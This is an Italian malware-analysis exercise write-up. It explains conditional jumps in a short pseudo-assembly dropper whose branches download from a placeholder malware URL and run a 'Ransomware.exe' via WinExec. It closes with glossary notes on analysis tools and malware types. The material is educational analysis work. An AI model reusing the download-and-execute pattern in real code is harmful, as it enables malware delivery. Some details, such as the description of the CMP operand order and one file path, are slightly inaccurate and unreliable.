1. Salto condizionale effettuato dal malware: Il malware esegue un salto condizionale basato sullo stato dei flag, determinato da un'istruzione di confronto precedente. Se la condizione è soddisfatta, il malware effettua il salto a un certo indirizzo di memoria; altrimenti, prosegue con l'esecuzione del codice successivo.

2. Diagramma di flusso con identificazione dei salti condizionali: Il diagramma di flusso evidenzierà i salti condizionali effettuati in verde e quelli non effettuati in rosso, seguendo il percorso del codice in base alle condizioni specificate.

3. Funzionalità implementate all'interno del malware: Le diverse funzionalità del malware possono includere l'esecuzione di altri programmi o file (come specificato in una chiamata di sistema) e il download di risorse da URL specifici. Queste azioni potrebbero essere finalizzate all'installazione di software dannoso aggiuntivo, al furto di dati o ad altri scopi malevoli.

4. Passaggio degli argomenti alle chiamate di funzione: Gli argomenti vengono passati alle successive chiamate di funzione attraverso il caricamento dei valori nei registri appropriati o nello stack prima di effettuare la chiamata. Le istruzioni CALL specificano l'indirizzo della funzione da eseguire e i registri o lo stack contengono i parametri necessari per l'esecuzione della funzione stessa.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il malware effettua due salti condizionali nel suo codice.

Prima di rispondere alla domanda, vediamo cos'è un salto condizionale in assembly.

1.1 Un salto condizionale in Assembly è una struttura di controllo che devia l'esecuzione del codice in base al risultato di una certa condizione, spesso determinata da un'istruzione di confronto come CMP.

Per esempio:

- `CMP operando1, operando2`: Questa istruzione esegue la sottrazione di `operando1` meno `operando2` e modifica i flag nel registro EFLAGS in base al risultato.

- `JX <loc>`: Dove "X" rappresenta la condizione da verificare e "loc" è l'indirizzo di memoria verso cui saltare se la condizione è soddisfatta.

Esistono più di 30 tipi di salti condizionali, sebbene i più comuni siano limitati a una decina. In Assembly, il flusso di controllo è gestito esplicitamente senza costrutti come if o while.

Tornando al nostro codice, sono presenti due salti condizionali, uno all'indirizzo 0040105B (`jnz 0040BBA0`) e un altro all'indirizzo 00401068 (`jz 0040FFA0`).


Il primo salto avviene se lo zero flag è impostato a 0, indicando che i bit confrontati nel CMP precedente sono diversi. In questo caso, salta all'indirizzo 0040BBA0, la prima istruzione della seconda tabella.

Nel nostro caso, il CMP sottrae il contenuto del registro EAX da 5 e se il risultato è 0, imposta lo zero flag a 1. Dal codice possiamo notare che all'indirizzo 00401040 il valore del registro EAX viene impostato a 5 tramite `mov EAX, 5`. Quindi il CMP esegue 5-5 = 0 e imposta lo zero flag a 1, quindi il primo salto non viene eseguito.

Il secondo salto, invece, avviene se lo zero flag è impostato a 1, indicando che i bit confrontati nel CMP precedente sono identici. In tal caso, il programma salta all'indirizzo 0040FFA0, corrispondente alla prima istruzione della terza tabella. Nel nostro caso, la sottrazione eseguita sarà EBX - 11. Dal codice, osserviamo che all'indirizzo 00401044 il registro EBX viene inizializzato a 10 e successivamente incrementato di 1 all'indirizzo 0040105F. Quindi, la sottrazione effettuata dal CMP sarà 11-11 = 0 e imposterà lo zero flag a 1, indicando che il secondo salto viene eseguito con successo.

2.0 Diagramma di Flusso del Codice

Ci viene poi richiesto di creare un diagramma di flusso del codice, evidenziando in verde i salti effettuati e in rosso quelli non effettuati. Il risultato del diagramma di flusso sarà simile al seguente:



Come possiamo osservare, la tabella n.1 è stata divisa in due parti per mostrare il salto non effettuato verso l'indirizzo 0040BBA0, evidenziato in rosso. Il secondo salto, verso l'indirizzo 0040FFA0, è invece eseguito con successo e quindi evidenziato in verde.

Concludendo, l'esercizio di analisi del malware ci ha offerto un'opportunità preziosa per esaminare da vicino il comportamento e le funzionalità tipiche di un dropper. Attraverso l'analisi delle istruzioni e delle chiamate di funzione presenti nel codice Assembly, abbiamo potuto comprendere come il malware interagisca con il sistema operativo Windows per scaricare ed eseguire ulteriori file dannosi.

È importante sottolineare che un approccio adeguato all'analisi di un malware combina sia un'analisi statica avanzata, utilizzando strumenti come IDA Pro per esaminare il codice binario, sia un'analisi dinamica avanzata, utilizzando debugger come OllyDbg per eseguire e monitorare il comportamento del malware in tempo reale.

Il principale obiettivo di questo esercizio è stato quello di fornire una comprensione pratica delle tecniche impiegate nell'analisi dei malware. Attraverso le tabelle, abbiamo identificato una serie di passaggi che includono l'individuazione dei salti condizionali nel codice, l'analisi delle funzionalità implementate all'interno del malware e il dettaglio dei passaggi degli argomenti nelle chiamate di funzione.

In conclusione, questo esercizio ha migliorato la nostra comprensione del linguaggio Assembly e delle sue applicazioni pratiche nell'analisi dei malware.

Replicazione del Malware:

La replicazione del malware si riferisce alla capacità di un malware di diffondersi autonomamente su altri sistemi. I malware replicanti possono utilizzare diverse tecniche per diffondersi, tra cui l'invio di e-mail infette, sfruttamento di vulnerabilità di rete e l'infezione di dispositivi rimovibili.

Persistenza del Malware:

La persistenza del malware si riferisce alla capacità di un malware di sopravvivere al riavvio del sistema e di mantenere la sua presenza nel sistema a lungo termine. Questo può coinvolgere l'installazione di servizi, la modifica delle impostazioni di avvio e l'inserimento di voci nel registro di sistema.

Passaggi Iniziali per l'Analisi di un Malware:

I passaggi iniziali per l'analisi di un malware includono la raccolta delle informazioni sull'attacco, l'identificazione del malware, l'analisi del codice tramite tecniche sia statiche che dinamiche, la comprensione delle funzionalità del malware e lo sviluppo di strategie di mitigazione e rimozione.

Analisi Statica Avanzata con IDA Pro:

IDA Pro è uno strumento potente impiegato nell'analisi del codice binario. Gli analisti utilizzano IDA Pro per esaminare il codice assembly del malware, individuare funzioni, comprendere la logica di esecuzione e individuare eventuali funzionalità dannose o sospette.

Analisi Dinamica Avanzata con Debugger e OllyDbg:

I debugger come OllyDbg permettono agli analisti di eseguire il malware in un ambiente controllato per osservarne il comportamento in tempo reale. Questo tipo di analisi rivela le azioni effettivamente eseguite dal malware, come la creazione di file, la modifica del registro e le comunicazioni di rete.

Funzionalità dei Downloader, Dropper, Keylogger e Backdoor:

Queste sono tutte funzionalità comuni riscontrate nei malware. I downloader scaricano e installano ulteriori componenti dannosi, i dropper rilasciano e installano malware aggiuntivi, i keylogger registrano le tastiere premute dagli utenti e le backdoor creano accessi segreti per gli attaccanti.